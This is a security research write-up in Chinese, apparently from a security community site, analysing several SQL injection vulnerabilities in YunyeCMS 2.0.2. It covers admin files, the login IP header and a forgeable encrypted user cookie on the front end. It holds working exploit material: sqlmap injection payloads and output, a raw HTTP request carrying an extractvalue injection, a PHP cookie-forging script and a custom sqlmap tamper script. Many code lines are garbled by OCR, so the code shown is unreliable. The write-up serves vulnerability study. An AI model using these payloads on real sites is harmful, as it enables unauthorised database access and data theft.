# 云业 CMS(yunyecms) 的多处 SQL 注入审计分析

先知社区, 先知安全技术社区

#### 前言

某天挖完洞闲来无事浏览 CNVD 看到某 CMS 更新了一溜的 SQL 注入,似乎起了强迫症,于是准备分析学习记录一下,顺便填充一下工作内容(哈哈题外话请忽略),其实是个小众 CMS, 分析起来也不算难,后台的比较简单,主要看前台的。

› 云业CMS后台yu***.php文件存在SQL注入漏洞	高	500	0	0	2020-02-26
> 云业CMS后台us***.php文件存在SQL注入漏洞	高	416	0	0	2020-02-26
· 云业CMS后台ro***.php文件存在SQL注入漏洞	高	414	0	0	2020-02-26
· 云业CMS后台me***.php文件存在SQL注入漏洞	高	414	0	0	2020-02-26
· 云业CMS后台de***.php文件存在SQL注入漏洞	高	389	0	0	2020-02-26
> 云业CMS后台co***.php文件存在SQL注入漏洞	高	391	0	0	2020-02-20
> 云业CMS前台me***.php文件存在SQL注入漏洞	高	609	0	1	2020-02-25

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1.png)

版本: 2.0.2

PS: 官方已跟新至了最新版本, 且在最新版修复了以下漏洞。该文仅作学习和交流。

#### SQL 注入 1 - 后台 de\*\*\*.php

对应 CNVD 编号: CNVD-2020-12871

漏洞出现在在后台文件 de \*\*\*.php中, de \*\*\*\_add 函数对 GET 和 POST 参数先进行了是否 empty 判断,最终将传入的几个参数传给了 edit\_admin\_department。

```
blic function department_add(){
 if(!empty($_GET["id"])){
    $parnav='<a href=\"'.url_admin('init','user','',$this->hashurl['usvg']).'\"
        target=\"maincontent\">管理员</a><a href=\"'.url_admin('init','department','',$this->hashurl['usvg']).'\
        target=\"maincontent\">部内</a>修改部内';
    $departmentid=trim($_GET["id"]);
     if(!is_numeric($departmentid)){
       messagebox(Lan('department_id_notnumber'),url_admin('init','',',$this->hashurl['usvg']),"warn");
    $cdepartment=$this->db->find("select * from `#yunyecms_department` where `departmentid` = {$departmentid}");
     if(empty($cdepartment)){
           messagebox(Lan('department_not_exist'),url_admin('department_add','department',array('id'=>$departmentid),$thi
               ->hashurl['usvg']), "warn");
    $yyact="edit";
    $yyact=yyact_get("add");
    $parnav='<a href=\"'.url_admin('init','user','',$this->hashurl['usvg']).'\"
target=\"maincontent\">管理员</a><a href=\"'.url_admin('init','department','',$this->hashurl['usvg']).'\"
target=\"maincontent\">部内</a>class=\"active\">添加部内';
if(isset($_POST["yyact"])){
            $departmentname=$ POST["departmentname"];
            if(array_key_exists("status",$_POST)){$status=$_POST["status"];}else{
               $status=0;
    if($_POST["yyact"]=="add"){
           $this->add admin department($departmentname,$status);
    if($_POST["yyact"]=="edit"){
           $id=$_POST["id"];
            $olddepartmentname=$_POST["olddepartmentname"];
            $this->edit_admin_department($id,$departmentname,$olddepartmentname,$status);
```

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ı.png)

跟入 edit admin department, 对参数依次进行了处理, 但是发现只

有 [\$departmentname,\$olddepartmentname] 进行了 usafestr 安全过滤,漏网的 [\$id] 拼接到了 sql 语句中执行。

```
ate function edit_admin_department($id,$departmentname,$olddepartmentname,$status) {
$departmentname=usafestr(trim($departmentname));
$olddepartmentname=usafestr(trim($olddepartmentname));
if(empty($departmentname)||empty($id)){
      messagebox(Lan('department_name_empty'),url_admin('department_add','department',array('id'=>$id),$this->hashurl[
 if($departmentname!=$olddepartmentname){
      $num=$this->db->GetCount("select count(*) as total from `#yunyecms_department` where departmentname='$departmentn
           ' and departmentid<>$id limit 1");
      if($num){ messagebox(Lan('department_already_exist'),url_admin('department_add','','',$this->hashurl['usvg']),"wa
$status=usafestr(trim($status));
if(empty($status)){
    $status=0;
    $status=(int)$status;
         $strsql="update `#yunyecms_department` set `departmentname', `status`=$status where
             departmentid='$id'";
         $query=$this->db->query($strsql);
          if($query){
              messagebox(Lan('department_edit_success'),url_admin('init','','',$this->hashurl['usvg']),"success");
```

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最终导致了 SQL 注入。

```
[17:24:53] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 297 HTTP(s) requests:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: departmentname=test33&status=1&yyact=edit&c=department&a=department_add&usv_xW35=ceghjmox56&dsv_yEJS=ggE
%id=(SELECT (CASE WHEN (9754=9754) THEN 4 ELSE (SELECT 9804 UNION SELECT 7183) END))&olddepartmentname=*MES%BF%90%E8%9
S%E9%83%A8

Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: departmentname=test33&status=1&yyact=edit&c=department&a=department_add&usv_xW35=ceghjmox56&dsv_yEJS=gqE
%id=4 AND EXTRACTVALUE(1519, CONCAT(0x5c, 0x717a787871, (SELECT (ELT(1519=1519, 1))), 0x71717a7071))&olddepartmentname=*MES
%90%E8%90%A5%E9%83%A8

Type: time-based blind
    Title: MySQL < 5.0.12 OR time-based blind (heavy query - comment)
    Payload: departmentname=test33&status=1&yyact=edit&c=department&a=department_add&usv_xW35=ceghjmox56&dsv_yEJS=gqE
%id=4 OR 4468=BENCHMARK(5000000, MD5(0x75744855))#&olddepartmentname=*MES%BF%90%E8%90%A5%E9%83%A8

---
17:227:34] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.1
[17:28:14] [INFO] fetching current database
[17:28:22] [INFO] retrieved: 'yunye'
```

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## **SQL 注入二 - lo\*\*\*.php**

这原本是在后台目录下但其实也是一个不需要验证后台登录的前台注入。

对后台文件的功能点分析。在 lo\*\*\*.php 中功能 adminlogin 先获取了登陆者的 ip, 该 ip 参数 的传参过程为 [getip()->\$logiparr->encode->\$logipstr 然后拼接到 \$sql 语句中 lastip, 中间并未进行其他过滤。


(https://xzfile.aliyuncs.com/media/upload/picture/20200228154319-fd3e1b24-59fd-1.png)

再来查看 getip()

```
/*妖蚁各广端1P*/
| function getip(){
| if (isset($_SERVER['HTTP_CLIENT_IP']) && strcasecmp($_SERVER['HTTP_CLIENT_IP'], "unknown"))
| $ ip = $_SERVER['HTTP_CLIENT_IP'];
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200228154329-03011ade-59fe-1.png)

该函数返回获取的 ip, 而 HTTP\_X\_FORWARDED\_FOR 为我们可控的 http 头部。



(https://xzfile.aliyuncs.com/media/upload/picture/20200228154338-08739140-59fe-

```
POST /yunyecms2.0.2/admin.php?c=login&= HTTP/1.1
Host: 192.168.0.112
                                                                                                            <!-- /. box-header -->
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
                                                                                                            <div class="box-body" style="text-align:center;">
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp.*/*;q=0.8
                                                                                                             <div class="alert alert-info alert-dismissible" >
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
                                                                                                              <h4><i class="icon fa fa-info"></i> SELECT COUNT(*) FROM
Accept-Encoding: gzip, deflate
                                                                                                     'yunyecms_adminloginfail` where ip='127.0.0.1' and extractvalue(1,concat(0x7e,(select
                                                                                                     @@version),0x7e))#' and failtimes>=60 and lastlogint e>1582763457 limit 1</h4>
Content-Type: application/x-www-form-urlencoded
                                                                                                               <b>MySQL Error: </b>XPATH syntax error: '~5.5.53~'<br/><b>MySQL Errno:
X-Forwarded-For:127.0.0.1' and extractvalue(1,concat(0x7e,(select @@version),0x7e))#
                                                                                                     </b>1105<br/>br/><b><a href='http://www.yunyecms.com/fag' target=' blank'><i class='fa
Content-Length: 53
Origin: http://192.168.0.112
                                                                                                    fa-life-ring'></i> Need Help? </a></b>
                                                                                                                    </div>
Connection: close
Referer: http://192.168.0.112/yunyecms2.0.2/admin.php?c=login&usv_blo4=kmuwEFIJR0
                                                                                                           <!-- /.box-body -->
Cookie: PHPSESSID=8n1khtu96ub7j20bnf9d0bncu9;
                                                                                                          </div>
YUNYECMS userid=YmM00WM5ZWY10Dk5ZGRkNzM0T1E9PThkN2U30Tk10Wi0NDJhMjVkMTRI
                                                                                                          <!-- /.box -->
ZTM4NmZkMjgzNjk5MzRh; YUNYECMS_username=cc; YUNYECMS_groupid=1;
YUNYECMS_mobile=15064812929; YUNYECMS_loginrnd=bcinqyACDIMPQWYZ;
                                                                                                         <1-1 (001-)
YUNYECMS logintruetime=1582705764; YUNYECMS logintime=1582705764;
                                                                                                         <!--/.col -->
YUNYECMSADM admusername=admin; YUNYECMSADM admuserid=1;
                                                                                                        </div>
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200228154347-0de76548-59fe-1.png)

## SQL 注入 3-roe.php

文件 role.php 同理对参数 id 没有进行过滤只进行了是否 empty 判断,最终在 edit admin role 中进行 SQL 查询。

```
$1d=$_POST["id"];|
$2 $oldrolename=$_POST["id"];|
$32 $oldrolename=$_POST["id"];|
$33 $this->edit_admin_role($id,$rolename,$oldrolename,$powers);
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200228154356-131cd782-59fe-1.png)

```
}
private function edit_admin_role($id,$rolename,$oldrolename,$powers){
    $rolename_usafestr(trim($rolename));
    $oldrolename_usafestr(trim($oldrolename));
    if(empty($rolename)||empty($id)){
        messagebox(Lan('role_name_empty'),url_admin('role_add','role',array('id'=>$id)),"warn");
    }
    if(empty($powers)){
        messagebox(Lan('role_powers_empty'),url_admin('role_add','role',array('id'=>$id)),"error");
    }
    $salt=make_rand(20);
    $range['md5']['min']=mt_rand(0,10);
    $range['md5']['min']=mt_rand(1,22);
    $range['shal']['min']=mt_rand(0,15);
    $range['shal']['max']=mt_rand(1,25);
    $range[arr=yunyecms_json_encode($range);
    $powers-yunyecms_strange_encode(json_encode($powers),$salt,$rangearr);
    if($rolename!=$oldrolename){
        $num=$this->0lerolename}
        $num=$this->0lerolename("select count(") as total from `#yunyecms_admin_role` where rolename='$rolename' and roleid<>$id limit 1");
    }
}
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200228154404-17b3b536-59fe-1.png)

根据查询结果返回存在或 not exit 是一个盲注直接丢入 sqlmap 秒出结果。

```
[18:25:45] [INFO] parsing HTTP request from 'role1.txt'
[18:25:46] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (POST)
   Type: boolean-based blind
   Title: Boolean-based blind - Parameter replace (original value)
   Payload: departmentname=test33&status=1&yyact=edit&c=department&a=department_add&
&id=(SELECT (CASE WHEN (9754=9754) THEN 4 ELSE (SELECT 9804 UNION SELECT 7188) END))&
5%E9%83%A8
   Type: error-based
   Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
   Payload: departmentname=test33&status=1&yyact=edit&c=department&a=department_add&
&id=4 AND EXTRACTVALUE(1519, CONCAT(0x5c, 0x717a787871, (SELECT (ELT(1519=1519, 1))), 0x7
%90%E8%90%A5%E9%83%A8
   Type: time-based blind
   Title: MySQL < 5.0.12 OR time-based blind (heavy query - comment)
   Payload: departmentname=test33&status=1&yyact=edit&c=department&a=department add&
&id=4 OR 4468=BENCHMARK(5000000, MD5(0x75744855))#&o1ddepartmentname=%E8%BF%90%E8%90%
[18:25:50] [INFO] testing MySQL
you provided a HTTP Cookie header value, while target URL provides its own cookies wi
ntersect with yours. Do you want to merge them in further requests? [Y/n] Y
[18:25:54] [WARNING] reflective value(s) found and filtering out
 18:25:54] [INFO] confirming MySQL
          [INFO] the back-end DBMS is MySQL
```

```
[18:26:06] [INFO] fetching current database
[18:26:06] [INFO] resumed: 'yunye'
current database: 'yunye'
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200228154412-1c64a23e-59fe-1.png)

同类问题的还有 yunyecmsmodel.php 等文件自行发现,直接附上结果。

```
18:37:13] [INFO] parsing HTTP request from 'mode.txt'
[18:37:13] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (POST)
    Type: boolean-based blind
   Title: Boolean-based blind - Parameter replace (original value)
   Payload: departmentname=test33&status=1&yyact=edit&c=department&a=depart
&id=(SELECT (CASE WHEN (9754=9754) THEN 4 ELSE (SELECT 9804 UNION SELECT 718
5%E9%83%A8
   Type: error-based
   Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP B
   Payload: departmentname=test33&status=1&yyact=edit&c=department&a=depart
&id=4 AND EXTRACTVALUE(1519, CONCAT(0x5c, 0x717a787871, (SELECT (ELT(1519=1519,
%90%E8%90%A5%E9%83%A8
    Type: time-based blind
   Title: MySQL < 5.0.12 OR time-based blind (heavy query - comment)
   Payload: departmentname=test33&status=1&yyact=edit&c=department&a=depart
&id=4 OR 4468=BENCHMARK(5000000, MD5(0x75744855))#&o1ddepartmentname=%E8%BF%9
[18:37:18] [INFO] testing MySQL
 [18:37:18] [INFO] confirming MySQL
you provided a HTTP Cookie header value, while target URL provides its own c
ntersect with yours. Do you want to merge them in further requests? [Y/n] Y
 [18:37:22] [WARNING] reflective value(s) found and filtering out
          [INFO] the back-end DBMS is MySQL
```

```
[18:37:22] [INFO] fetching current database
[18:37:22] [INFO] resumed: 'yunye'
current database: 'yunye'
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200228154419-20f603b0-59fe-1.png)

接着我们继续来看前台的。

## 前台 sql 注入

问题出现在前台 me\*\*\*.php 文件中,自定义表单 customform 中的 userid 从 cookie 中获取,截取一段数据包可以看到 cookie 的 userid 如下:

```
Cookie: PHPSESSID=8n1khtu96ub7j20bnf9d0bncu9;
YUNYECMS_userid=YmM0OWM5ZWY1ODk5ZGRkNzM0T1E9PThkN2U3OTk1OWI0NDJhMjVkMTRI
ZTM4NmZkMjgzNjk5MzRh;
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200228154427-25887372-59fe-1.png)

经过了加密处理,根据解密算法 yunyecms\_strdecode 可以在 corefun.php 找到对应的加解密算法

```
function yunyecms_strencode($string,$salt='~^y#u%n$y^e*c%m^s^~'){
    return base64_encode(substr(md5($salt),8,18).base64_encode($string).substr(sha1($salt),0,35));
}

function yunyecms_strdecode($string,$salt='~^y#u%n$y^e*c%m^s^~'){
```

```
$retstr=base64_decode($string);
$5HA1salt=substr(sha1($salt),0,35);
$md5salt=substr(md5($salt),8,18);
$retstr=substr($retstr,strlen($md5salt));
$retstr=substr($retstr,0,(strlen($retstr)-strlen($SHA1salt)));
return base64_decode($retstr);
}
```


(https://xzfile.aliyuncs.com/media/upload/picture/20200228154436-2aa77a24-59fe-1.png)

因为 cookie 里的 userid 可控因此我们根据算法流程我们可以在 cookie 中伪造 userid 值。还是用刚刚以上截取的 userid 测试。



(https://xzfile.aliyuncs.com/media/upload/picture/20200228154444-2fc84196-59fe-1.png)

可以看到真实的 userid 为 9。构造一个 SQL 注入,生成如下 payload:



YmM00WM5ZWY10Dk5ZGRkNzM0T1NjZ11XNWtJSE5zWldWd0tEVXA4ZDdlNzk5NTliNDQyYTI1ZDE0ZWUz0DZmZDI4MzY50TM0YQ==

payload 生成代码 front-test.php 为:

```
<?php
function yunyecms_strencode($string,$salt='~^y#u%n$y^e*c\m^s^~'){
   return base64 encode(substr(md5($salt),8,18).base64 encode($string).substr(sha1($salt),0,35));
function yunyecms_strdecode($string,$salt='~^y#u%n$y^e*c\m^s^~'){
    $retstr=base64 decode($string);
    $SHA1salt=substr(sha1($salt),0,35);
    $md5salt=substr(md5($salt),8,18);
    $retstr=substr($retstr,strlen($md5salt));
    $retstr=substr($retstr,0,(strlen($retstr)-strlen($SHA1salt)));
    return base64 decode($retstr);
if ($_GET['cookie']) {
   $string=$_GET['cookie'];
    $userid=yunyecms strdecode($string);
    echo $userid;
if($_GET['userid']){
   $string=$_GET['userid'];
   $cookie=yunyecms_strencode($string);
    echo $cookie;
```

```
lic function customform() {
    $seo['title']=$this->lang["seotitle"];
    $seo['keywords']=$this->lang["seokey"];
    $seo['description']=$this->lang["seodesc"];
  $cfg=$this->cfg;
  $lang=$this->lang;
 islogin();
 $userid=usafestr(yunyecms_strdecode(ugetcookie("userid")));
echo $userid;
$member=$this->member;
  if(!empty($_REQUEST['catid'])){
    $catid = intval(usafestr($_REQUEST['catid']));
      $modelid=getmodelid($catid);
   if(empty($modelid)){
       messagebox(Lan('model_notexist'), "back", "warn");
      $curmodel=getmodel($modelid);
      $tablename="m_".$curmodel['tablename'];
   $modelfields=$this->db->select("select * from `#yunyecms_modelfields` where modelid={$curmodel['modelid']} and isdisplay=1
   $salauerv="select * from `#vunvecms {$tablename}` ":
   $where=" where userid={$userid} ";
   $sqlcnt=" select count(*) from `#yunyecms_{$tablename}` ";
   $order="order by `addtime` desc ";
if(isset($_REQUEST)){
     if(!empty($_REQUEST["searchkey"])){
           $searchkey=usafestr(trim($_REQUEST["searchkey"]));
           $where=$where." and ( `title ` like '%{$searchkey}%' or `title_en` like '%{$searchkey}%' )";
  $pagearr=$this->db->pagelist($sqlcnt,$sqlquery,$where,$order,$pagesize);
    if($pagearr["count"]!=0){
        $list=$pagearr["query"];
        foreach($list as $key=>$var){
     $modelarr=$this->db->find("select modelid from `#yunyecms_category` where `id`= {$var['catid']}");
             if($modelarr){
   $list[$key]["modelid"]=$modelarr["modelid"];
                 if(!empty($var["userid"])) {
    $list[$key]["user"]=$this->db->getbyid($var["userid"],"member");
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200228154518-43b24bf2-59fe-1.png)

跟入 pagelist 函数,将 \$where 拼接到了 sql 查询语句中 \$sqlcnt, 然后交给了前几次 SQL 注入都出现的 SQL 查询函数 GetCount 中。


(https://xzfile.aliyuncs.com/media/upload/picture/20200228154525-47e386aa-59fe-1.png)

详细查看下该函数,直接进行了sql查询。

```
final public function GetCount($sql){
    if(empty($sql))return false;
    $sql=self::replace_tablepre($sql);
    $sql = preg_replace ("/^SELECT (.*) FROM/i", "SELECT COUNT(*) FROM",$sql);
    $lastresult=$this->db->execute($sql);
    return $this->db->num_count($lastresult);
}
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200228154532-4c32fa10-59fe-1.png)

附上截图



(https://xzfile.aliyuncs.com/media/upload/picture/20200228154541-51cc8900-59fe-1.png)

手工有点麻烦,又想丢入 sqlmap 怎么办,由于 userid 经过了加密和编码处理,于是根据算法

```
] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
] (custom) HEADER parameter 'Cookie #1*' is 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or
ROUP BY clause (EXTRACTVALUE)'injectable
 custom) HEADER parameter 'Cookie #1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
 qlmap identified the following injection point(s) with a total of 381 HTTP(s) requests:
 Parameter: Cookie #1* ((custom) HEADER)
      Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: PHPSESSID=8n1khtu96ub7j20bnf9d0bncu9; YUNYECMS_userid=' AND EXTRACTVALUE(8557, CONCAT(0x5c, 0x716a626271, (SEL
SCT (ELT(8557=8557,1))), 0x716a6b7871)) AND 'Miqa'='Miqa; YUNYECMS_username=cc; YUNYECMS_groupid=1; YUNYECMS_mobile=15064
$12929; YUNYECMS_loginrnd=bcingyACDIMPQWYZ; YUNYECMS_logintruetime=1582705764; YUNYECMS_logintime=1582705764; YUNYECMS_AD
  _admusername=admin, YUNYECMSADM_admuserid=1; YUNYECMSADM_admroleid=1; YUNYECMSADM_admlogintruetime=1582798539; YUNYECM
ADM_admlogintime=1582799776; YUNYECMSADM_admloginlicense=yunyecmslicense; YUNYECMSADM_loginyunyecmsckpass=099aaelb1f614
0519b988c7b609a793; YUNYECMSADM_1oginyunyecmsfi1ernd=cfgkouvxyBCDEFGHMPSTZ035678; YUNYECMSADM_admloginrnd=bdegxIMRW2389
                 [WARNING] changes made by tampering scripts are not included in shown payload content(s)
                [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.23, PHP 5.6.27
back-end DBMS: MySQL >= 5.1
[15:27:22] [INFO] fetched data logged to text files under '/home/clover/.sqlmap/output/192.168.0.112'
[*] shutting down at 15:27:22
clover@Qclover:~/sqlmap$
clover@Qclover: /sqlmap4
clover@Qclover: /sqlmap$ python sqlmap.py -r myinfo.txt --level 3 --risk 3 --tamper yunyecms_front_sqli_tamp.py --techni
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200228154555-59ca43fe-59fe-1.png)

对应 tamper 的的脚本为

```
yunyecms_front_sqli_tamp.py
```

```
#!/usr/bin/env python
.....
Copyright (c) 2006-2018 sqlmap developers (http://sqlmap.org/)
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import base64
import hashlib
from lib.core.enums import PRIORITY
from lib.core.settings import UNICODE_ENCODING
__priority__ = PRIORITY.LOW
def dependencies():
    pass
def md5(data):
   hash_md5 = hashlib.md5(data)
   md5data=hash_md5.hexdigest()[8:18]
    return md5data
def sha1(data):
   string_sha1=hashlib.sha1(data).hexdigest()[0:35]
```

```
return string_sha1

def yunyecms_strencode(string):
    salt='~^y#u%n$y^e*c%m^s^~'
    return base64.b64encode(md5(salt)+base64.b64encode(string)+sha1(salt))

def tamper(payload, **kwargs):
    """
    Base64-encodes all characters in a given payload

>>> tamper("1' AND SLEEP(5)#")
    'MScgQU5EIFNMRUVQKDUpIw=='
    """

return yunyecms_strencode(payload) if payload else payload
```

搞定完事~